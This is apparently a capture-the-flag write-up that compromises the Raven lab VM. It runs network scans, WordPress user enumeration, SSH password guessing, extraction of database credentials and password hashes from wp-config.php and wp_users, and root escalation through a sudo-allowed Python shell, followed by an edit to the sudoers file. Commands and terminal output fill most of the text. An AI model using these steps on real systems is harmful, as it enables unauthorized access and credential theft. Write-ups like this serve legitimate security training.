Summary:

Wordpress web application vulnerable to Brute Forcing SSH login and code execution for Privilege Escalation with python script.


Type: Brute Forcing SSH login/ Code Execution for Privilege Escalation
Severity: Critical

Author: Hoeun Andy Kim


Date: 08/16/2019
Website: http://www.ravensecurityservices.com

Steps:

1. Identify the Target IP address by using netdiscover scan command.
   : netdiscover -r 192.168.56.0/24
   output : 192.168.56.105 {------ this is the Target IP address



2. Open the firefox browser and navigate to 192.168.56.105



3. Click around to see if all buttons are functioning. View the page source per each tabs. I found one of the flags when I viewed the page source under the Service tab after scrolling to the end footer note at the bottom of the page.

```
                    </div>
                </div>
            </div>
        </div>
    </div>
</footer>
<!-- End footer Area -->
<!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.mi
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AI
<script src="js/easing.min.js"></script>
<script src="js/hoverIntent.js"></script>
<script src="js/superfish.min.js"></script>
<script src="js/jquery.ajaxchimp.min.js"></script>
<script src="js/jquery.magnific-popup.min.js"></script>
<script src="js/owl.carousel.min.js"></script>
<script src="js/jquery.sticky.js"></script>
<script src="js/jquery.nice-select.min.js"></script>
<script src="js/waypoints.min.js"></script>
<script src="js/jquery.counterup.min.js"></script>
<script src="js/parallax.min.js"></script>
<script src="js/mail-script.js"></script>
<script src="js/main.js"></script>
</body>
</html>
```

4. Used nmap to perform a simple scan of the Target IP:

nmap -sS 192.168.56.105

```
root@kali:~# nmap -sS 192.168.56.105
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-17 03:01 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
disabled. Try using --system-dns or specify valid servers with --dns-se
rvers
Nmap scan report for 192.168.56.105
Host is up (0.000079s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind
MAC Address: 08:00:27:1B:D4:0E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
root@kali:~#
```

5. Used wpscanner to Enumerate Users by Brute Forcing Author identifications:

Wpscan --url http://192.168.56.105/wordpress -P /usr/share/wordlists/metasploit/password.lst --disable-tls-checks

[i] User(s) Identified:

Steven

Michael

6. Use: ssh michael@192.168.56.105 to log in as michael. Once prompted to input a password, enter michael as well.

7.Once logged into michael's box, navigate to /var/www/ and here you'll find the second flag.

```
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:/var/www$
```

8. While logged in as michael, navigate to /var/www/html/wordpress and edit the wp-config.php file and search to copy the password for the MySQL db.

- while logged into mysql database search for wordpress by: mysql> use wordpress;

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

9. Log into mysql by typing :

Mysql -uroot -p'R@v3nSecurity'

- In the database type:

mysql> show databases;


And to select the data type:

mysql> use wordpress;

Then in the table shown type:

mysql> select * from wp_users;

- This should list the user_login and user_pass for both users. Save the user_pass for Steven since it's in a hash form we will save it for later and use John the Ripper to crack the hash.




```
Database changed
mysql> show tables
    -> ;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+-------------
--+--------------------+----------+---------------------+-------------
--------+-------------+---------------+
| ID | user_login | user_pass                          | user_nicenam
e | user_email         | user_url | user_registered     | user_activat
ion_key | user_status | display_name   |
+----+------------+------------------------------------+-------------
--+--------------------+----------+---------------------+-------------
--------+-------------+---------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael
  | michael@raven.org |          | 2018-08-12 22:49:12 |
        |           0 | michael       |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven
  | steven@raven.org  |          | 2018-08-12 23:31:16 |
        |           0 | Steven Seagull |
+----+------------+------------------------------------+-------------
--+--------------------+----------+---------------------+-------------
--------+-------------+---------------+
2 rows in set (0.00 sec)

mysql>
```

10. Found flags3 & 4 in a unique location while logged in MySQL database.


Command: mysql>show databases;

mysql>use wp_posts;

- Scrolled to the middle of the document and revealed flag 3 and flag 4.



11. Use John the Ripper to crack the hash for Steven to reveal his password and gain access to his box.



12. While logged in as steven we can see that steven is able to run certain commands. Refer to the screenshot below.

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo /usr/bin/python
Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/bash')
root@Raven:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
root@Raven:/var/www#
```

Final Step:

While logged in as root user, navigate to and configure sudoers file 'nano /etc/sudoers' and add michael to the sudo user permission under steven. Then save the file and exit nano. After that log in as michael and execute the same python script like in steven's box to gain root access to raven as the root user.

```
michael@Raven:~$ sudo -l
Matching Defaults entries for michael on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
michael@Raven:~$ sudo /usr/bin/python
Python 2.7.9 (default, Jun 29 2016, 13:08:31)
[GCC 4.9.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.system('/bin/bash')
root@Raven:/home/michael# cd ~ && cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@Raven:~#
```

Source Code:

sudo -l
Sudo /usr/bin/python
>>> import os
>>> os.system('/bin/bash')

- This will allow privilege escalation to gain root access then an attacker may do what they desire, while logged in as the super-root user.

Remediation:

Referencing OWASP on Github. One solution is Virtual Patch.
https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Virtual_Patching_Cheat_Sheet.md